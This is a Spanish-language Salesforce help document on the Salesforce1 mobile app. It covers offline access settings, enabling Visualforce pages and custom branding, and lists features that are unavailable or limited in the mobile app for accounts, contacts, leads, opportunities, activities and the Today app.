Acceso sin conexión: Qué no está disponible en Salesforce1

## Activar el acceso sin conexión para Salesforce1

Con solo unos clics, puede proteger su usuarios de Salesforce1 frente a los vaivenes de la conectividad móvil. Puede activar dos niveles de acceso offline: poniendo en caché los registros a los que accede con frecuencia, de modo que los usuarios puedan ver datos cuando están sin conexión y la modificación fuera de línea de modo que los usuarios puedan crear, modificar y eliminar registros cuando están sin conexión. El acceso sin conexión está disponible únicamente en las aplicaciones descargables Salesforce1. La versión beta de Offline Edit requiere la versión 10.0 de Salesforce1 para Android o Salesforce1 para iOS.

1. Desde Configuración, introduzca *Configuración de Salesforce1* en el cuadro Búsqueda rápida y, a continuación, seleccione **Sin conexión de Salesforce1**.
2. Para permitir la visualización de datos sin conexión, seleccione Activar almacenamiento en memoria caché en Salesforce1.

   Esta opción se activa automáticamente la primera vez que un usuario en su organización instala una de las aplicaciones descargables de Salesforce1.
3. Para permitir la actualización de registros sin conexión, seleccione Activar creación, modificación y eliminación sin conexión en Salesforce1 (Beta).

   Esta opción no está disponible si el almacenamiento en memoria caché en Salesforce1 está desactivado.
4. Haga clic en **Guardar**.

Consejo: Recomendamos encarecidamente dejar Activar almacenamiento en memoria caché en Salesforce1 activada. Además de hacer disponibles datos almacenados en memoria caché sin conexión, este ajuste también permite la visualización rápida de registros a los que se accedió anteriormente y un mejor rendimiento en general. Si desactiva el almacenamiento en caché, las aplicaciones descargables Salesforce1s solo almacenan los datos mínimos requeridos para mantener una sesión. Esto puede afectar al rendimiento porque la aplicación tiene que actualizar detalles de registro y elementos de noticias en tiempo real cada vez que se visualizan.

### EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

### PERMISOS DE USUARIO

Para ver los ajustes de Salesforce1:
- "Ver parámetros y configuración"

Para modificar los ajustes de Salesforce1:
- "Personalizar aplicación"

  "Modificar todos los datos"

# Habilitar páginas de Visualforce para la aplicación móvil Salesforce1

Puede utilizar Visualforce para ampliar la aplicación Salesforce1 y dar a sus usuarios móviles la funcionalidad que necesitan en sus desplazamientos. Antes de agregar una página de Visualforce a Salesforce1, asegúrese de que la página está activada para un uso móvil o no estará disponible en las aplicaciones móviles.

Consejo: Antes de exponer páginas de Visualforce existentes en Salesforce1, considere cómo será su aspecto y funcionamiento en los teléfonos móviles y tablets. Es muy probable que desee crear una nueva página específicamente para los factores de formulario móvil.

Debe activar las páginas de Visualforce para un uso móvil con el fin de que puedan aparecen en las siguientes áreas de la interfaz de usuario de Salesforce1:

- El menú Navegación, mediante una ficha de Visualforce
- La barra de acciones, mediante una acción personalizada
- Tarjetas móviles en la página de información relacionada de un registro
- Botones estándar sustituidos o botones y vínculos personalizados
- Incrustado en formatos de página de detalles del registro
- Páginas de Lightning

Para activar una página de Visualforce para Salesforce1:

1. En Configuración, introduzca *Páginas de Visualforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Páginas de Visualforce.**
2. Haga clic en **Modificar** en la página de Visualforce que desee.
3. Seleccione Disponible para aplicaciones móviles de Salesforce y páginas de Lightning , a continuación, haga clic en **Guardar**.

Considere estas notas sobre la compatibilidad de Visualforce en Salesforce1.

- Las fichas estándar, fichas de objetos personalizados y las vistas de lista que se sobrescriben con una página de Visualforce no son compatibles con Salesforce1. La página de Visualforce se muestra para los usuarios del sitio completo, pero los usuarios de Salesforce1 verán la página predeterminada de Salesforce1 para el objeto. Esta restricción existe para mantener la experiencia de Salesforce1 para los objetos.
- También puede activar páginas de Visualforce para Salesforce1 a través de la API de metadatos modificando el campo `isAvailableInTouch` en el objeto ApexPage.
- La casilla de verificación Preparado para Salesforce Classic Mobile en las páginas de configuración de Ficha Visualforce solo es para Salesforce Classic Mobile y no afecta a páginas de Visualforce en las aplicaciones Salesforce1.

EDICIONES

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar la visualización de Visualforce en Salesforce1:

- "Personalizar aplicación"

  "Apex de autor"

CONSULTE TAMBIÉN

Personalización del menú de navegación de Salesforce1

Gestionar tarjetas móviles en el editor de formatos de página mejorado

Visualización y modificación de páginas de Visualforce

# La marca de su organización en la aplicación móvil Salesforce1

Puede personalizar la aplicación Salesforce1 con algunos aspectos de la marca de su empresa, de manera que sus usuarios móviles puedan reconocer más fácilmente la aplicación. La marca personalizada aparece en todas las aplicaciones Salesforce1.

Nota: Las imágenes que carga para personalizar la aplicación Salesforce1 se almacenen en una carpeta Documentos denominada Recursos de marca de Salesforce1. Por esa razón, el objeto Documentos debe estar activado para su organización antes de que los administradores puedan ver y modificar la página Marca de Salesforce1. (Sin embargo, la ficha Documentos no necesita ser visible.)

Para que los usuarios de la aplicación para navegadores móviles Salesforce1 vean marcas personalizadas, Documentos debe estar activada para su organización. Para las aplicación descargables Salesforce1, los usuarios deben tener también el permiso de usuario "Leer" en Documentos.

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

Puede personalizar:

| Elemento | Descripción |
|---|---|
| Color de la marca | Color de elementos clave de la interfaz de usuario como encabezado, botones y barra de búsqueda.<br>Basados en el color de marca que seleccione, los colores de contraste para los elementos de la interfaz de usuario (como los bordes del menú de navegación, la lista de notificaciones y el texto de los botones) se definen automáticamente.<br>Los encabezados en superposiciones, cuadros emergentes y de diálogo (como ventanas de modificar y crear o ventanas que se abren desde acciones en la barra de acciones) no se ven afectados por esta configuración. Estos encabezados son siempre de color blanco, para proporcionar un indicador visual de que el usuario está realizando una acción y no simplemente visualizando información. |
| Color de la página de carga | Color de fondo de la página de carga que aparece después de que un usuario móvil inicie sesión. |
| Logotipo de la página de carga | Imagen de la página de carga que aparece después de que un usuario móvil inicie sesión.<br>Recomendamos usar una imagen con las mayores dimensiones posibles para obtener los mejores resultados. El tamaño de imagen máximo es 460 x 560 píxeles. |

Tenga en cuenta las siguientes sugerencias cuando personalice la marca de la aplicación Salesforce1:

- Cuando cree su imagen de logotipo, asegúrese de comprimirla. En muchos programas de edición de imágenes, este proceso se identifica como "utilizar compresión", "optimizar imagen", "Guardar para Web" o "reducir para Internet".
- Compruebe que su logotipo aparece correctamente en Salesforce1 utilizando los mismos dispositivos que su base de usuario, no solo un monitor de escritorio. Su imagen se puede representar a diferentes escalas o proporciones dependiendo del tamaño de la pantalla y la densidad de píxeles de cada dispositivo.

- Salesforce1 admite los formatos de imagen `.png`, `.gif` y `.jpg` para elementos de marca personalizados, aunque recomendamos usar .png para obtener los mejores resultados.
- Estos elementos de interfaz no se pueden personalizar:
  - Icono de la aplicación de Salesforce1 que aparece en la pantalla de inicio del dispositivo móvil.
  - La pantalla de carga inicial cuando se implementa la aplicación descargable Salesforce1 para iOS. Esta pantalla de carga aparece antes de que la página de inicio de sesión muestre mensajes para el usuario.
- Los usuarios móviles deben cerrar la aplicación y volver a iniciar sesión para ver cualquier cambio de marca personalizado.

También puede personalizar la marca de la página de inicio de la aplicación Salesforce1. Mi dominio debe estar habilitado para poder modificar la página de inicio de sesión. Para personalizar la página de inicio de sesión de Salesforce1 de su empresa, consulte Personalizar la marca de su página de inicio de sesión en la página 1078.

CONSULTE TAMBIÉN

Personalizar la marca para la aplicación móvil Salesforce1

## Personalizar la marca para la aplicación móvil Salesforce1

Cambie el aspecto de la aplicación móvil Salesforce1, incluyendo el color de fondo de la página de carga, el logotipo de la página de carga, el color de fondo del encabezado para que la aplicación coincida con la marca de la empresa.

Nota: Las imágenes que carga para personalizar la aplicación Salesforce1 se almacenen en una carpeta Documentos denominada Recursos de marca de Salesforce1. Por esa razón, el objeto Documentos debe estar activado para su organización antes de que los administradores puedan ver y modificar la página Marca de Salesforce1. (Sin embargo, la ficha Documentos no necesita ser visible.)

Para que los usuarios de la aplicación para navegadores móviles Salesforce1 vean marcas personalizadas, Documentos debe estar activada para su organización. Para las aplicación descargables Salesforce1, los usuarios deben tener también el permiso de usuario "Leer" en Documentos.

1. En Configuración, introduzca *Marca* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Marca de Salesforce1** y haga clic en **Modificar**.
2. Para personalizar el color de marca de elementos clave de la interfaz de usuario, incluido el encabezado, haga clic en o introduzca un código de color hexadecimal válido.
3. Para personalizar el color de fondo de la página de carga, haga clic en o introduzca un código de color hexadecimal válido.
4. Para personalizar el logotipo de la página de carga, haga clic en **Seleccionar archivo** para cargar una imagen. Las imágenes pueden tener un formato .jpg, .gif o .png inferior a 200 KB. El tamaño de imagen máximo es 460 x 560 píxeles.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

La marca de su organización en la aplicación móvil Salesforce1

EDICIONES

La configuración para Salesforce1 está disponible en: Salesforce Classic y Lightning Experience

Disponible para Lightning Experience en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Disponible para Salesforce Classic en: **Todas** las ediciones excepto Database.com

PERMISOS DE USUARIO

Para ver los ajustes de marca de Salesforce1:
- "Ver parámetros y configuración"

Para modificar los ajustes de marca de Salesforce1:
- "Personalizar aplicación"

  "Modificar todos los datos"

# Qué no está disponible en la aplicación para navegadores móviles Salesforce1

La aplicación para navegadores móviles Salesforce1 no incluye todas las funciones disponibles en el sitio completo de Salesforce, si su organización está utilizando Lightning Experience o Salesforce Classic. Obtenga más información acerca de las funciones de Salesforce que no están incluidas en Salesforce1, que tienen carencias en comparación con lo está acostumbrado en el sitio completo o que funcionan de forma diferente en Salesforce1.

- Acceso a datos y vistas
- Funciones de ventas
- Funciones de productividad
- Funciones de Servicio al cliente
- Informes y paneles
- Salesforce Files
- Chatter
- Comunidades de Salesforce
- Navegación y acciones
- Buscar
- Introducción de datos
- Gestión de duplicados
- Aprobaciones
- Acceso sin conexión
- Personalización de Salesforce

CONSULTE TAMBIÉN

Compatibilidad de configuraciones regionales e idiomas para la aplicación Salesforce1

## Acceso a datos y vistas: Qué no está disponible en Salesforce1

### Datos y objetos compatibles

Estos objetos están disponibles en el menú de navegación de Salesforce1: Puede crear, ver y modificar registros para estos objetos a no ser que se indique lo contrario.

- Cuentas
- Activos
- Campañas
- Casos
- Contactos
- Contratos
- D&B Company *(sólo visualización para clientes con Data.com Prospector y Data.com Clean)*
- Paneles *(solo visualización)*
- Eventos
- Archivos

- Field Service Lightning (Horas de trabajo, Citas de servicio, Recursos de servicio, Territorios de servicio, Tipos de trabajos) *(solo aplicación para navegadores móviles)*
- Artículos de Salesforce Knowledge *(solo visualización)*
- Candidatos
- Transcripciones de chat en directo
- Oportunidades
- Pedidos (*solo visualización o modificación*)
- Informes (*solo visualización*)
- Personas de redes sociales y Publicaciones de redes sociales
- Tareas
- Apoyo, objetivos, agradecimiento, premios y habilidades de Work.com *(Habilidades no disponibles en la aplicación descargable de iOS)*
- Órdenes de trabajo
- Objetos personalizados con una ficha a la que pueda acceder
- Objetos externos de Salesforce Connect que pueden buscarse y tienen una ficha a la que puede acceder

Nota: Para estar disponible en Salesforce1, un objeto debe tener una ficha a la que puede acceder. Esto se cumple para los objetos estándar admitidos y los objetos externo y personalizados de su organización.

Salesforce1 no admite el objeto Usuario o proporcionar acceso a las páginas de detalle de un registro de usuario. Sin embargo, los campos de usuario son compatibles y aparecen en perfiles de usuario, en listas relacionadas, etcétera. Consulte "Campos" para ver algunos problemas aparejados a campos de usuario en Salesforce1.

Salesforce1 no admite:

- Aplicaciones estándar o personalizadas de Salesforce. (En su lugar, le menú de navegación proporciona a los usuarios el acceso a todos los objetos disponibles para ellos en la aplicación móvil.)
- Consola de Salesforce o consola de agente.
- Gestión avanzada de divisas.

## Campos

- Aunque las páginas de detalle no están disponibles en la aplicación móvil Salesforce1, se admiten los campos de usuario y aparecen en perfiles de usuario, en listas relacionadas, etcétera.

  Existen algunos problemas cuando los siguientes campos de usuario aparecen en listas relacionadas o tarjetas móviles:

  - El campo `Nombre de la empresa` está en blanco si un usuario interno está viendo una entrada de tarjeta móvil o lista relacionada que esté haciendo referencia a un usuario interno. El usuario al que se hace referencia es un usuarios externo, el nombre de la empresa aparece correctamente.
  - El campo `Activo` está en blanco a no ser que el usuario esté inactivo.

- Estos campos no se admiten en Salesforce1:
  - campos de divisiones
  - campos de gestión de territorios
- La compatibilidad para campos de área de texto enriquecido varía según la versión de Salesforce1 y el tipo de dispositivo.

| Dispositivo | Versión de Salesforce1 | Ver campos de área de texto enriquecido | Modificar campos de área de texto enriquecido |
|---|---|---|---|
| Android | Aplicación descargable<br>Aplicación para navegadores móviles | Sí | Sí<br>El editor de texto enriquecido no está disponible. Pero puede agregar etiquetas HTML manualmente. |
| iOS | Aplicación descargable | Sí | No |
| iOS | Aplicación de navegador móvil | Sí | Sí<br>El editor de texto enriquecido está disponible. |
| Windows | Aplicación de navegador móvil | No | No |

- Los campos de búsqueda en Salesforce Classic muestran nombres de registros independientemente de los permisos de colaboración, por lo que es posible que los usuarios vean el nombre de registros a los que no pueden acceder. En Lightning Experience y la aplicación para navegadores móviles Salesforce1, los campos de búsqueda respetan los permisos de colaboración y solo muestran el nombre de registros a los que los usuarios pueden acceder. La única excepción es campos de búsqueda de propietario, que siempre muestra el nombre del propietario del registro, independientemente de los permisos de colaboración.
- Cuando un usuario que no dispone del permiso "Ver datos cifrados" duplica un registro, los campos cifrados muestran datos ocultos.

### Vistas de lista

- Puede crear nuevas vistas de lista en Salesforce1 pero no puede modificar vistas de lista existentes.
- La modificación de un campo de registro en una vista de lista no está disponible. En su lugar, los usuarios pueden abrir el registro y luego tocar la acción **Modificar**.
- No se admite la selección de múltiples registros en vistas de lista en Salesforce1. Ni se puede aplicar una acción a múltiples registros al mismo tiempo.

### Vista de registro y aspectos destacados de registro

- Las personalizaciones realizadas en aspectos destacados de registro con Lightning App Builder, como ocultar campos o acciones o mostrar el área de aspectos destacados de forma vertical en vez de horizontal, no se aplican en Salesforce1.
- Las secciones en la página de detalles de registro no son contraíbles.

### Listas relacionadas

- Las listas relacionadas en Salesforce1 muestran los cuatro primeros campos definidos en la sección Lista relacionada o en el formato de página de un objeto. El número de campos mostrados no se puede incrementar.
- Algunas listas relacionadas no están disponibles en la aplicación móvil, incluidas:
  - Envíos de contenido
  - Colaboración externa
  - Contenido relacionado

Y consulte Funciones de ventas en Salesforce1, Funciones de productividad en Salesforce1 y Funciones de Servicio al cliente en Salesforce1 para ver listas relacionadas no disponibles para objetos específicos.

- La lista relacionada Notas y archivos adjuntos no se admite completamente en Salesforce1. Existen varios problemas, que incluyen:
  - No se garantiza que se abran los datos adjuntos agregados en el sitio completo de Salesforce en Salesforce1, incluso si aparecen en la lista relacionada. Recomendamos el uso de Archivos en su lugar. Los documentos se cargan en la ficha Archivos en el sitio completo y luego son visibles en Salesforce1.
  - No puede agregar o eliminar notas o datos adjuntos desde la lista relacionada. (Pero puede crear una nota y relacionarla con un registro utilizando la acción **Nota** ( ) en la barra de acciones de Salesforce1. Dependiendo del modo en que su administrador haya configurado Notas en Salesforce1, esta acción puede no estar disponible para todos los objetos.)
  - Las notas y datos adjuntos en registros secundarios no aparecen en la lista relacionada de su registro principal.
- Si una lista relacionada está ordenada por un campo de área de texto, no muestra ningún registro.

## Funciones de ventas: Qué no está disponible en Salesforce1

### Cuentas

- Cumplimentación automática de cuenta no está disponible, de modo que al crear una nueva cuenta, no verá compañías sugeridas en el campo `Nombre de cuenta`.
- Cuentas sociales:
  - No puede acceder a funciones de cuentas sociales para Facebook, Klout o YouTube en Salesforce1.
  - Si tiene una cuenta vinculada con un perfil de red social, la imagen del perfil seleccionada para la cuenta puede aparecer cuando se visualice la cuenta en Salesforce1 aunque no haya iniciado sesión en la red social. Las imágenes de perfil de Facebook o Twitter podrían aparecer aunque no esté actualmente conectado en estas redes sociales. No puede cambiar a una imagen de perfil distinta en Salesforce1.
  - Puede ver tweets, retweets, respuestas o favoritos para un usuario asociado de Twitter si está utilizando una aplicación descargable de Salesforce1. Con la aplicación para navegadores móviles de Salesforce1, toque el perfil de Twitter para ver tweets y más en Twitter. Además, en la aplicación de navegador móvil de Salesforce1, no es posible ver quién está siguiendo a un usuario de Twitter ni a quién sigue ese usuario de Twitter.
  - Salesforce1 enumera las conexiones más comunes que usted y su cuenta comparten en Twitter. No podrá ver las conexiones comunes del sitio completo de Salesforce.
  - Para ver la tarjeta de Twitter en cuentas en Salesforce1, deberá agregar Twitter al formato de página. Acceda al sitio completo de Salesforce para modificar los formatos de página. Si su organización usa cuentas personales, la tarjeta deberá agregar por separado para los formatos de cuenta comercial y formatos de cuenta personal.
- El botón **Gestionar cuenta externa** no está disponible.
- No puede ver la jerarquía de cuentas.
- No puede combinar cuentas o contactos.
- Puede visualizar socios, notas y archivos adjuntos , pero no puede modificarlos.
- Los informes y herramientas de Inicio de cuentas no están disponibles.
- Los registros en la lista relacionada Funciones de contactos son de solo lectura.

  El campo Función en la lista relacionada Funciones de contactos no está disponible.
- La lista relacionada Historial de cuentas no está disponible.
- No puede limpiar registros de cuentas con Data.com Clean.

- Al navegar a una cuenta personal desde un campo de contacto (como el campo Nombre en una actividad), se le dirige al formato de página Contacto, no al formato Cuenta personal. Por lo tanto, es posible que no vea todos los campos, listas relacionadas y acciones que espera. Para navegar hasta el formato Cuenta personal, toque el nombre de la cuenta.

### Equipos de cuentas

- Puede agregar, modificar o eliminar únicamente un miembro del equipo de cuentas al mismo tiempo.
- Cuando cambia el propietario de la cuenta, el equipo de la cuenta se mantiene.
- El botón **Acceso a visualización** no está disponible.

### Campañas

- Los botones **Gestionar miembros** y **Configuración avanzada** no están disponibles.
- Jerarquía de campaña solo está disponible como una lista relacionada. La opción para **Ver jerarquía** desde un vínculo en la página de detalles de la campaña no está disponible. Al visualizar una campaña principal, la lista relacionada Jerarquía de campaña solo muestra las campañas secundarias, mientras que en el sitio completo, aparecen tanto las campañas principales como las secundarias.
- Cuando visualice la lista relacionada Miembros de la campaña, solo aparecerá el Estado de los miembros. Sin embargo, puede tocar los miembros para ver más información sobre ellos.

### Contactos

- Contactos en múltiples cuentas:
  - Solo las acciones a nivel de fila específicas del objeto Relación de contacto de cuenta están disponibles en las listas relacionadas Cuentas relacionadas y Contactos relacionados. Por consiguiente, visualiza acciones para ver o eliminar la relación cuenta-contacto, pero no modificar o eliminar el registro de cuenta o contacto como lo hace en Salesforce Classic.
  - Desde la lista relacionada Contactos relacionados, puede navegar a un registro de contacto, pero no a un registro de cuenta.
  - En la lista relacionada Cuentas relacionadas, el campo `Nombre de la cuenta` solo aparece si el usuario tiene acceso a la cuenta. Si no tiene acceso a la cuenta, solo aparecen los campos Relación de contacto de cuenta.
  - Al navegar a una cuenta personal desde la lista relacionada Contactos relacionados, se le dirige al formato de página Contacto, no al formato Cuenta personal. Por lo tanto, es posible que no vea todos los campos, listas relacionadas y acciones que espera.
- Contactos sociales:
  - No puede acceder a funciones de contactos sociales para Facebook, Klout o YouTube en Salesforce1.
  - Si tiene un contacto vinculado con un perfil de red social, la imagen del perfil seleccionada para el contacto puede aparecer cuando se visualice el contacto en Salesforce1 aunque no haya iniciado sesión en la red social. Las imágenes de perfil de Facebook o Twitter podrían aparecer aunque no esté actualmente conectado en estas redes sociales. No puede cambiar a una imagen de perfil distinta en Salesforce1.
  - Puede ver tweets, retweets, respuestas o favoritos para un usuario asociado de Twitter si está utilizando una aplicación descargable de Salesforce1. Con la aplicación para navegadores móviles de Salesforce1, toque el perfil de Twitter para ver tweets y más en Twitter. Además, en la aplicación de navegador móvil de Salesforce1, no es posible ver quién está siguiendo a un usuario de Twitter ni a quién sigue ese usuario de Twitter.
  - Salesforce1 muestra las conexiones más comunes que usted y su contacto comparten en Twitter. No podrá ver las conexiones comunes del sitio completo de Salesforce.
  - Para ver la tarjeta de Twitter de un contacto en Salesforce1, deberá agregar Twitter al formato de página de contactos. Acceda al sitio completo de Salesforce para modificar los formatos de página.
- Cuando usa el icono para enviar correos electrónicos desde la aplicación Salesforce1, no se crea ningún registro de actividad.

- Los botones **Solicitar actualización**, **Gestionar usuario externo** y **Activar usuario de cliente** no están disponibles.
- No puede agregar oportunidades o usuarios de cuentas a un contacto, como tampoco agregar un contacto a una campaña.
- No puede combinar cuentas o contactos.
- No podrá agregar contactos desde Data.com ni limpiar registros de contactos con Data.com Clean.

### Contratos

- El botón Desactivar no está disponible.
- Estas listas relacionadas de contratos no están disponibles.
  - Historial de contratos
  - Elementos que deben aprobarse
- La creación de funciones de contacto en contratos no está disponible.

### Candidatos

- Candidatos sociales:
  - No puede acceder a funciones de candidatos sociales para Facebook, Klout o YouTube en Salesforce1.
  - Si tiene un candidato vinculado con un perfil de red social, la imagen del perfil seleccionada para el candidato puede aparecer cuando se visualice el candidato en Salesforce1 aunque no haya iniciado sesión en la red social. Las imágenes de perfil de Facebook o Twitter podrían aparecer aunque no esté actualmente conectado en estas redes sociales. No puede cambiar a una imagen de perfil distinta en Salesforce1.
  - Puede ver tweets, retweets, respuestas o favoritos para un usuario asociado de Twitter si está utilizando una aplicación descargable de Salesforce1. Con la aplicación para navegadores móviles de Salesforce1, toque el perfil de Twitter para ver tweets y más en Twitter. Además, en la aplicación de navegador móvil de Salesforce1, no es posible ver quién está siguiendo a un usuario de Twitter ni a quién sigue ese usuario de Twitter.
  - Salesforce1 muestra las conexiones más comunes que usted y su candidato comparten en Twitter. No podrá ver las conexiones comunes del sitio completo de Salesforce.
  - Para ver la tarjeta de Twitter de un candidato en Salesforce1, deberá agregar Twitter al formato de página de candidatos. Acceda al sitio completo de Salesforce para modificar los formatos de página.
- Conversión de candidatos:
  - Puede seleccionar cuentas pero no puede crearlas.
  - Puede crear oportunidades pero no puede seleccionar oportunidades existentes.
  - No puede seleccionar fuentes de candidatos en registros duplicados. El valor predeterminado del candidato es el contacto duplicado.
  - No puede crear tareas relacionadas durante la conversión, pero puede crear tareas desde el registro de contactos.
  - No puede notificar automáticamente a los propietarios de los candidatos convertidos.
- Los botones **Buscar duplicados** y **Desbloquear registro** no están disponibles.
- La lista relacionada Historial de candidatos no está disponible.
- Cuando agregue un nuevo candidato, el campo `Campaña` y la casilla de verificación `Asignar mediante una regla de asignación activa` no estarán disponibles. Puede agregar valores a estos campos en el sitio web completo de Salesforce.

### Oportunidades

- El botón **Competidores** no está disponible.

- Estos campos no están disponibles: campo de importe `Divisiones de oportunidad`, campo de subtotal `Productos` y campo de conexión `Historial de la etapa`.
- Los registros en la lista relacionada Funciones de contactos son de solo lectura.

  El campo Función en la lista relacionada Funciones de contactos no está disponible.
- Las listas relacionadas Influencia de campaña y Oportunidades similares no están disponibles.
- Estas listas relacionadas están disponibles, pero solo muestran tarjetas de vistas previas de registros, no puede tocar para abrir ninguno de los registros de lista.
  - Competidores
  - Divisiones de oportunidad
  - Historial de la etapa
- El propietario de la oportunidad no puede modificar el campo `Categoría de previsión`. `Categoría de previsión` se cumplimentan automáticamente en base al valor del campo `Etapa de la oportunidad` cuando se guarda el registro. El propietario de la oportunidad puede modificar manualmente el valor de `Categoría de previsión` en Salesforce Classic (pero no desde Lightning Experience).
- Puede asociar una lista de precios con una oportunidad que no tiene una aún, pero debe cambiar de vuelta al sitio completo de Salesforce para cambiar la asociación.
- No puede ver detalles de productos, incluso para productos que aparecen en la oportunidad.
- Puede agregar productos con programaciones de cantidad e ingresos a una oportunidad, pero solo puede modificar la programación del producto en Salesforce Classic.

### Equipos de oportunidades

- Puede agregar, modificar o eliminar únicamente un miembro del equipo de oportunidades al mismo tiempo.
- Cuando cambia el propietario de una oportunidad, el equipo de la oportunidad se mantiene.
- Los botones **Duplicar** y **Acceso a visualización** no están disponibles.

### Pedidos

- Los botones **Crear**, **Duplicar**, **Activar**, **Desactivar** y **Reducir pedidos** no están disponibles.
- No puede agregar, modificar ni eliminar productos de pedidos.

### Presupuestos

- Los PDF de presupuestos aparecen en la lista relacionada, pero no pueden visualizarse.
- No puede modificar partidas múltiples de presupuestos al mismo tiempo.
- No puede buscar presupuestos.
- No puede realizar las siguientes acciones:
  - **Envío de presupuesto por correo electrónico**
  - **Creación de PDF**
  - **Inicio de una sincronización**
  - **Parada de una sincronización**

### Noticias

- Al acceder a noticas desde Salesforce1 en un smartphone, solo se muestra un elemento de noticias a la vez.
- Al acceder a noticias desde Salesforce1 en una tablet, no puede desplazarse por los elementos de noticias disponibles. En su lugar, el tamaño de la pantalla del dispositivo determina el número elementos que se muestran.
- Cuando navegue a otros registros, es posible que haya más noticias disponibles. Esos elementos de noticias tardan más en aparecer en la aplicación Noticias.
- En registros de cuentas, no se incluyen tarjetas de noticias para ejecutivos, que le permiten ver una lista de elementos de noticias relacionados con una única persona. En su lugar, cada elemento de noticias que está relacionado con un ejecutivo se muestra en una tarjeta de noticias separada.

## Funciones de productividad: Qué no está disponible en Salesforce1

### Salesforce Today

La aplicación Salesforce Today está disponible en las aplicaciones descargables Salesforce1 para teléfonos Android y dispositivos iPhone y iPad. No está disponible en la aplicación para navegadores móviles Salesforce1 ni el sitio completo de Salesforce.

Hay ciertos problemas con el uso de Today.

- Puede ver los eventos locales de calendarios seleccionados en su dispositivo móvil, pero los eventos de Salesforce no estarán disponibles en esta versión de Today.
- Si algunos o todos sus servidores de calendario no envían automáticamente los datos a su dispositivo, deberá actualizar los calendarios para ver la información más actualizada en Today.
- El formato de 24 horas no está disponible.
- Cuando visualice un evento de múltiples días, solo la fecha y hora de finalización se muestran en el área de destacados.
- Puede que aparezcan una fecha y hora incorrectas para los eventos repetidos de múltiples días.
- Si su calendario no muestra el nombre de los invitados porque la lista es demasiado larga, Today muestra la suma "1 invitado" en las tarjetas de Agenda y Evento actual en la vista principal y no muestra ningún invitado cuando abre el evento.
- Today no puede encontrar el registro de Salesforce que corresponde al organizador de un evento en iCloud porque la API de iCloud no devuelve las direcciones de correo electrónico.
- Today usa el ajuste de zona horaria del dispositivo móvil, mientras que los eventos de Salesforce siguen el ajuste de zona de horaria de Salesforce del usuario. Si hay una diferencia entre ambos ajustes, cuando un usuario registre un evento local en Today, el campo `Hora` del registro de evento de Salesforce nuevo mostrará la zona horaria de Salesforce del usuario, y no la hora del evento local.
- En los dispositivos Android, el nombre del organizador de una reunión puede no mostrarse correctamente si no hay un registro de Salesforce coincidente para esa persona.
- Si otro usuario lleva a cabo actualizaciones en un registro de eventos de calendario móvil mientras está visualizando el registro en Today en un dispositivo Android, no verá los cambios automáticamente. El registro se actualiza la próxima vez que lo selecciona desde la vista principal de Today.
- De acuerdo con el modo en que el SO de Android identifica los eventos locales, si un usuario accede a Today en un dispositivo Android para registrar un evento local en Salesforce, y después visualiza el mismo evento en Today en un dispositivo Android distinto o iOS, puede parecer que el evento no se ha registrado y no es posible acceder al evento de Salesforce correspondiente desde Today. Sin embargo, el estado y el vínculo del evento registrado son correctos en el dispositivo Android original.
- Los usuarios de Chatter Free y de Chatter External no pueden acceder a Today porque estos tipos de licencia de usuario no tienen acceso a los contactos o cuentas de personas.

### Actividades (Eventos y tareas)

- El campo `Asunto` no incluye una lista de selección de los asuntos predefinidos.
- No se pueden archivar las actividades.
- No puede utilizar Actividades compartidas para relacionar varios contactos con un evento o una tarea.
- Las actividades recurrentes no están disponibles.
- Los recordatorios de actividades no están disponibles.
- Cuando una actividad está relacionada con una cuenta personal utilizando solo el campo `Nombre`, la actividad no aparece en el registro de cuenta personal.

### Eventos y calendarios

- No puede ver un calendario completo como puede hacerlo en el sitio completo. Ni puede crear un calendario desde objetos estándar o personalizados.
- No puede aceptar ni rechazar un evento al que le hayan invitado.
- No puede agregar eventos en Microsoft® Outlook®.
- No puede agregar invitados a eventos o eliminarlos de eventos.
- Las listas relacionadas de invitados muestran un contenido ligeramente distinto. En Salesforce1, la lista relacionada Invitado solo incluye a los invitados, mientras que en el sitio completo también incluye el propietario del evento. Para reproducir la función de sitio completo en Salesforce1, utilice una consulta de API; consulte EventRelation.
- Los eventos reflejan su configuración regional y de zona horaria de Salesforce, no la configuración de zona horaria en su dispositivo móvil.
- En **Eventos** en el menú de navegación de Salesforce1, la barra de fecha siempre comienza en domingo y finaliza en sábado, independientemente de su dispositivo y configuración regional de Salesforce.
- Si visualiza la lista de eventos mientras avanza el tiempo desde las 11:59 PM hasta medianoche, la lista no se actualiza automáticamente para mostrar la fecha y hora del día siguiente.

### Tareas

- Solo las listas de tareas **Mis tareas**, **Completadas en los últimos 7 días**, **Delegadas** y **Hoy** están disponibles en Salesforce1. Ninguna otra lista de tareas, como **Atrasada**, **Este mes** o **Todas abiertas**, está disponible en Salesforce1.
- Las tareas de grupo (usuarios múltiples) no están disponibles.
- En listas de tareas, el orden de los campos en la lista de selección de prioridad determina el orden en el que se clasifican las tareas.
- Mientras más tareas tenga y más relaciones tengan sus tareas con otros registros, más tardará en verlas y en utilizar otras funciones en la aplicación Salesforce1.
- Si hay más de 1.000 tareas vencidas, las listas de tareas de Salesforce1 no mostrarán ninguna tarea vencida en absoluto. Utilice informes para ver las tareas vencidas y cerrarlas, posponerlas o eliminar sus fechas de vencimiento.
- Los formatos de tarea contienen elementos únicos que facilitan el trabajo con las tareas. Esos elementos no aparecen en el formato compacto porque no puede modificarlos, pero los usuarios siempre los ven:
  - Los iconos y muestran el estado del campo `IsClosed` a los usuarios que tengan el permiso Modificar tareas.
